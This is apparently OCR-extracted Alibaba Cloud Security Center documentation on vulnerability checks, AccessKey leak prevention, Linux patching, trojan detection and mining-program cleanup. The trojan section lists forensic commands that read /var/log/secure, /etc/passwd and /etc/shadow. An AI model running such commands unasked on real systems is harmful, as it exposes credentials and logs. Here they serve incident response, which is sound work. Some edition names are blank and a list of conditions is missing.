
1. Log on to the Security Center console.
2. In the left-side navigation pane, choose **Precaution > Vulnerabilities**. Then, click the **Emergency** tab.
3. On the **Emergency** tab, find the required vulnerability and click **Check Now** in the Actions column.




   The detection engine begins to work, and the vulnerability status changes to **Checking**. Wait until the detection is complete.

4. Check whether risks are found.
   After the detection is complete, you can view the results on the page.
   - The following figure shows that risks are found.


   - The following figure shows that no risks are found.





5. View the details of the detected vulnerability.


6. Fix the vulnerability.

If the results show risks, fix the vulnerability detected on your server. For more information about how to fix the vulnerability, see Fix MongoDB vulnerabilities.


7. Verify the vulnerability fix.
   After the vulnerability is fixed, click **Verify** to verify the fix.



# 6.Best practices to prevent AccessKey pair leaks

API credentials, also AccessKey pairs, are unique and important identity credentials. API credentials are authentication key pairs that are generated by using asymmetric key algorithms. API credentials are used to encrypt communication and authenticate identities of users when the users call the API operations of a specific Alibaba Cloud service. Users can use API credentials to access the required cloud resources.
API credentials are equivalent to passwords in other scenarios. API credentials are used to call Alibaba Cloud APIs by using command lines, while passwords are used to log on to the consoles of cloud services.

On Alibaba Cloud, users can use an AccessKey pair to construct an API request or use Alibaba Cloud SDKs to manage resources. An AccessKey pair consists of an AccessKey ID and an AccessKey secret. The AccessKey ID is used to verify the identity of a user, while the AccessKey secret is the key used to verify the validity of the user. You must keep your AccessKey secret strictly confidential.




**Note** If AccessKey pairs are leaked, users are exposed to risks such as data breaches.

## Automatic closed-loop security check of AccessKey pairs


Security Center provides comprehensive detection to prevent accidental AccessKey pair leaks and ensure the security of services on Alibaba Cloud. The detection includes configuration checks, leak behavior detection, and detection of abnormal calls.

Alibaba Cloud has cooperated with GitHub to implement the token scan mechanism. GitHub is the largest open source code management provider.

Security Center provides the automatic closed-loop security check of AccessKey pairs to detect the AccesKey pair leaks on GitHub. Alibaba Cloud notifies users and responds within a few seconds after code that includes AccessKey pairs is submitted to GitHub. This minimizes impacts on users after AccessKey pairs are leaked.

- **Configuration check: configuration assessment**


To prevent exceptions when you use Alibaba Cloud services, log on to the Security Center console and choose **Precaution > Config Assessment** in the left-side navigation pane. On the **Cloud Platform Configuration Assessment** page, you can check whether the configuration items of your Alibaba Cloud services are at risk.




- Make sure that the audit logs of Alibaba Cloud services are in the **Enabled** state. In this situation, you can check whether abnormal calls exist.
- Make sure that the AccessKey pair of a RAM user is used, instead of that of the Alibaba Cloud account. Also, abide by the principle of least privilege. This way, if the AccessKey pair is leaked, the control permissions of the Alibaba Cloud account are not completely lost.
- Make sure that multi-factor authentication TOTP is enabled for the Alibaba Cloud account. This reduces the risks of unauthorized access due to password leaks.

> **Note** Multi-factor authentication (MFA) is now renamed TOTP.

- **Leak behavior detection: detection of AccessKey pair leaks**
  You can log on to the Security Center console and choose **Detection > AccessKey Leak** in the left-side navigation pane. On the **AccessKey Leak Detection** page, you can view the details of AccessKey pair leaks.




- **Abnormal calls: Alerts > Cloud threat detection**
  You can log on to the Security Center console and view the alerts of the **Cloud threat detection** type on the **Alerts** page. If Security Center detects an abnormal call that includes an AccessKey pair, it generates alerts and notifies users. This way, the leak can be detected in a timely manner.

## Security suggestions

In addition to the aforementioned detection and response measures for AccessKey pair leaks, we recommend that you conform to the following security specifications when you use Alibaba Cloud services. This reduces the impacts of AccessKey pair leaks.

- **Do not embed AccessKey pairs in code.**
  AccessKey pairs embedded in code may be ignored. We recommend that you store AccessKey pairs in databases or separate files to facilitate management.
- **Change AccessKey pairs on a regular basis.**
  We recommend that you regularly change the existing AccessKey pairs in code. This ensures that the leaks of original code do not affect online business.
- **Revoke unnecessary AccessKey pairs on a regular basis.**
  You can view the last access time to AccessKey pairs in the console. We recommend that you **disable** unnecessary AccessKey pairs.
- **Abide by the principle of least privilege and use RAM users.**
  You must grant the read and write permissions to RAM users based on business requirements and use the AccessKey pairs of different RAM users for business.
- **Enable log audit and deliver the logs to Object Storage Service (OSS) and Log Service for long-term storage and audit.**
  Operation logs stored in OSS provide a fixed evidence if exceptions occur. If you have a large number of logs, you can deliver the logs to Log Service, where you can search for specific logs in an efficient manner.

# 7.Fix Linux software vulnerabilities

Security Center uses Linux repositories to provide closed-loop vulnerability detection and fixes, as well as a comprehensive reference for you to fix vulnerabilities.

## Considerations

- **Security**
  If a vulnerability is detected, we recommend that you install the required patch to fix the vulnerability and harden the security of your assets.
- **Stability**
  To fix a vulnerability, you may need to run code or commands on your assets to install patches for running applications or the core components of operating systems. This operation restarts the affected application or operating system, which may cause service interruptions. In production environments or other environments that require high stability, you must plan vulnerability fixes based on their threat level to minimize downtime.

## Information about vulnerability-related features provided by Security Center


### Vulnerability detection

Security Center can detect the following types of vulnerabilities:


- View and handle Linux software vulnerabilities
- View and handle Windows system vulnerabilities
- View and handle Web-CMS vulnerabilities
- View and handle application vulnerabilities
- View and handle urgent vulnerabilities

All Security Center editions, including the Basic edition, support the vulnerability detection feature. If you have not purchased a paid edition, you can use the Basic edition to detect vulnerabilities. For more information, see Introduction to Security Center Basic.

In the left-side navigation pane of the , choose **Precaution > Vulnerabilities**. On the **Vulnerabilities** page, all unhandled Linux software vulnerabilities are displayed. To view the vulnerabilities of a specific priority or handled vulnerabilities, you can specify the search condition in the search box.



To adjust **Vul scan level**, you can click **Settings** in the upper-right corner of the **Vulnerabilities** page and set **Vul scan level** based on your business requirements. You can view the vulnerabilities of a specific priority on the Vulnerabilities page only after you select the required priority. For example, if you select only **High** for **Vul scan level**, you can view vulnerabilities only of the **High** priority on the Vulnerabilities page.




Software vulnerabilities that have similar causes and occur in a specific period are fixed by using an officially released patch. Patches used to fix vulnerabilities are labeled with vulnerability announcement IDs. On the **Vulnerabilities** page, vulnerabilities are displayed by announcement.

### Format of a vulnerability announcement


The vulnerability announcements of distributions developed by Red Hat, such as Red Hat Enterprise Linux and CentOS, start with RHSA. The vulnerability announcements of the Ubuntu distribution developed by Canonical start with USN. A vulnerability announcement contains the name of a software product on which the vulnerability is detected. The vulnerability announcements of distributions developed by Red Hat contain the severity levels that are specified by Red Hat. Security Center takes these levels into account when Security Center determines the sequence of vulnerability fixes.

### Vulnerability tags

Security Center identifies the characteristics of vulnerabilities in their announcements and displays the characteristics in tags next to the announcements.


Tags include Restart Required, Exploit Exists, Code Execution, Elevation of Privilege, and Remotely Exploitable.

After you click a vulnerability announcement, the panel that shows vulnerability details appears.




### View CVE information

You can click a Common Vulnerabilities and Exposures (CVE) ID to view the technical details of the CVE. The CVE ID is marked 1 in the preceding figure.


### View vulnerability details

You can click **Details** in the Actions column that corresponds to a vulnerability to view its cause. The Details button is marked 2 in the preceding figure.

### View related processes

You can move the pointer over the icon in the **Related process** column to check whether the package of software affected by this vulnerability is loaded and view the process loading relationship. The icon is marked 3 in the preceding figure.


- If the icon is dimmed, the package of software affected by this vulnerability is not loaded.
- If the icon is in blue, you can click the icon to view the process loading relationship.




## Vulnerability fixing

You can fix vulnerabilities in the vulnerability details panel of the Security Center console. Multiple vulnerabilities can be fixed at a time.

Only the , , and editions support the vulnerability fixing feature. Users of the edition can apply for a 7-day free trial of the edition to use the vulnerability fixing feature. After your application is approved, you can fix vulnerabilities in the Security Center console within seven days. You cannot use the vulnerability fixing feature seven days later. For more information about how to apply for a free trial, see Apply for a free trial of Security Center Ultimate. Users of the edition can apply for a free trial only when they meet the following conditions:




## What to do next

You must verify a vulnerability fix after the fix is complete. Then, the status of the vulnerability is updated in the Security Center console.

After you fix Linux kernel vulnerabilities, you must restart the operating system for the fixes to take effect.

# 8.Detect and remove trojans in a Linux operating system

This topic describes the best practices to detect and remove trojans in a Linux operating system.

## Context

If vulnerabilities are detected in your Linux operating system but you do not take countermeasures, trojans may be inserted into your system. You must remove trojans from your system at the earliest opportunity. In addition, you must reinforce the security of your system by using multiple methods. For example, you can install security patches, control system permissions, audit operations, and analyze logs.

## Step 1: Use Security Center to detect trojans

1. Log on to the Security Center console to handle alerts and remove detected trojans at the earliest opportunity. For more information, see View and handle alerts.
2. Fix vulnerabilities at the earliest opportunity to reinforce the security of your system. For more information, see View and handle Linux software vulnerabilities.

## Step 2: Query attack details

- Run the `last and lastlog` command to query the last logon time and the logon account. Then, lock abnormal accounts.
- Run the `grep -i Accepted /var/log/secure` command to query the IP addresses that are used to log on to your system from a remote location.
- Run the following commands to query cron jobs:

```
/var/spool/cron/
/etc/cron.hourly
/etc/crontab
```

- Run the `find / -ctime 1` command to query the last update time of a file. This way, you can identify trojan files.
- Check the */etc/passwd* and */etc/shadow* files for malicious users.
- Check the */tmp*, */vat/tmp*, and */dev/shm* temporary directories. The permission of these directories is 1777. Therefore, these directories can be used to upload trojan files.
- Check whether exceptions exist in the logs of services such as Tomcat and NGINX, whose service ports are accessible from the Internet.
- Run the `service --status-all | grep running` command to check whether exceptions exist in the services that are running.
- Run the `chkconfig --list | grep :on` command to check whether exceptions exist in the services that automatically start.
- Run the `ls -lt /etc/init.d/ | head` command to check whether abnormal startup scripts exist.

## Step 3: Run commonly used commands to detect trojans

| Command | Description |
| --- | --- |
| **ps** or **top** | You can run these commands to query the running processes and system resources that are occupied by these processes. This way, you can identify abnormal processes. |
| **pstree** | You can run this command to visualize the relationship among processes in a treemap. |
| **lsof** | You can run this command to query the files opened by a process, the files or directories occupied by a process, the process that opens a specific port, and all the open ports in the system. |
| **netstat** | You can run this command to query all the ports monitored by the system, network connection status, and the IP addresses from which excessive connections are established. |
| **iftop** | You can run this command to monitor the network traffic forwarded over TCP connections in real time. This way, you can distinguish between and sort inbound and outbound traffic, and identify the IP addresses that have abnormal network traffic. |
| **nethogs** | You can run this command to monitor the network traffic generated by each process and sort the processes by traffic volume in descending order. This way, you can identify abnormal processes with unusual large traffic. |
| **strace** | You can run this command to trace system calls executed by a specific process. This way, you can analyze the running status of trojans. |
| **strings** | You can run this command to obtain the strings of printable characters in files. Then, you can use the strings to analyze trojans. |

# 9.Best practices for handling mining programs

This topic describes the features that are provided by Security Center to handle mining programs. The features include security alerting, virus detection, virus blocking, attack source tracing, and attack analysis.

## Prerequisites

- The Security Center agent that is installed on your server is in the enabled state. You can view the status of the agent on the **Server(s)** tab of the **Assets** page. Security Center protects the server only when the Security Center agent is enabled.
- If the Security Center agent is in the **Disable Protection** state, the agent is disabled. In this case, Security Center cannot protect the server. You must enable the Security Center agent for the server. For more information, see Enable or disable server protection.
- If the Security Center agent is in the **Offline** state, the Security Center agent is not installed on the server. In this case, Security Center cannot protect the server. You must install the Security Center agent on the server. For more information, see Install the Security Center agent.
- If you have installed the Security Center agent on the server and the Security Center agent is in the **Offline** state, you must troubleshoot why the Security Center agent is in the **Offline** state. For more information, see Troubleshoot why the Security Center agent is offline.

## Limits

You can handle mining programs that are detected on your server only if you use the Anti-virus, Advanced, Enterprise, or Ultimate edition of Security Center. Security Center Basic supports only threat detection and security alerting. You cannot use Security Center Basic to handle alerts. If you use Security Center Basic, you must purchase the Anti-virus, Advanced, or Enterprise edition before you can handle alerts. For more information, see Purchase Security Center.

Purchase Security Center now

## Free trial

Security Center provides a 7-day free trial of the Ultimate edition for users of the Basic edition.

If you have not purchased Security Center, you can apply for a free trial of the Ultimate edition to handle mining programs. For more information about how to apply for a free trial of the Ultimate edition, see Apply for a free trial of Security Center Ultimate.

Apply for a free trial of Security Center now

## Characteristics of mining programs

- Mining programs can overclock the CPU, which consumes a large number of CPU resources and affects other applications that run on your server.
- The characteristics of mining programs are similar to the characteristics of computer worms. After a mining program intrudes into your server, the mining program spreads to the servers that are deployed in the same internal network. After the servers are compromised, the mining program achieves persistence on the servers.

- In most cases, mining programs spread to multiple system services and are difficult to remove from the system. Mining programs may repeatedly appear, and system commands may be replaced with malicious scripts. As a result, the system may run malicious scripts such as XOR DDoS. You must remove all trojans and persistent webshells from your server within the execution period of mining programs. This way, mining programs are prevented from appearing in the future.

## Determine whether your assets contain mining programs

If the CPU utilization of your server significantly increases, for example, to 80% or higher, and an unknown process continues to transmit packets, a mining program is running on your server. For more information, see How do I check whether mining programs exist in my assets?

## Use Security Center to handle mining programs

1. Access the Alerts page of the Security Center console.
2. In the alert list of the Alerts page, find an alert that is generated for a **mining program** in the Event column, and click **Process** in the **Actions** column.

   If a **mining program** is detected, Security Center generates an alert.

   > **Notice** If you find alerts in the console or receive notifications, we recommend that you use the antivirus feature to scan and remove hidden malicious files and persistent malicious files at the earliest opportunity. For more information, see Overview.


3. In the dialog box that appears, perform the following steps to remove the mining program: Select **Anti-Virus**, select **Isolate the source file of the process** and **End the process.**, and then click **Process Now** to prevent the mining program from restarting.

   Security Center allows you to handle multiple alerts at a time. If you want to handle the alerts that are triggered by the same rule or rules of the same type at a time, select **Batch unhandled**.

4. To handle an alert that is related to mining, find the alert, click Process in the Actions column, and then select **Block** in the dialog box that appears. For example, the alert is generated for mining pool communications.

   Security Center generates policies to prevent servers from communicating with the IP addresses of mining pools. This way, you have sufficient time to handle security events. You can add the IP addresses of mining pools to a security group to block the IP addresses.

5. View the alerts that are generated for suspicious processes, and check whether unusual scheduled tasks exist.





6. Enable the virus blocking feature.

If you fail to remove mining programs that are retained on your server and the mining programs repeatedly appear on your server, you can enable the virus blocking feature of Security Center to block mining programs and prevent these mining programs from running. For more information about how to enable the virus blocking feature, see Use proactive defense.

- You can use the antivirus feature of Security Center to scan your server. The scan results are displayed on the Alerts page. The feature also removes the persistent items of malicious files. The persistent items include self-starting items and scheduled tasks. For more information, see Overview.

  > **Note** After the virus scan is complete, we recommend that you handle the alerts that are reported on the Alerts page at the earliest opportunity to ensure the security of your server.

- You can also use the feature of attack source tracing that is provided by Security Center to trace the intrusion process and analyze how mining programs intrude into your server.




## Use other methods to handle mining programs

Mining programs can insert a large number of persistent webshells into a victim server to obtain the most profits. In this case, viruses are difficult to remove or cannot be removed. If you have not purchased Security Center, you can perform the following steps to detect and handle mining programs.

## Linux servers

1. Run the following command to query the executable file of the mining program.

   ```
   ls -l /proc/xxx/exe          // xxx indicates the process ID (PID) of the mining progr
   am.
   ```

2. Remove the executable file of the mining program.
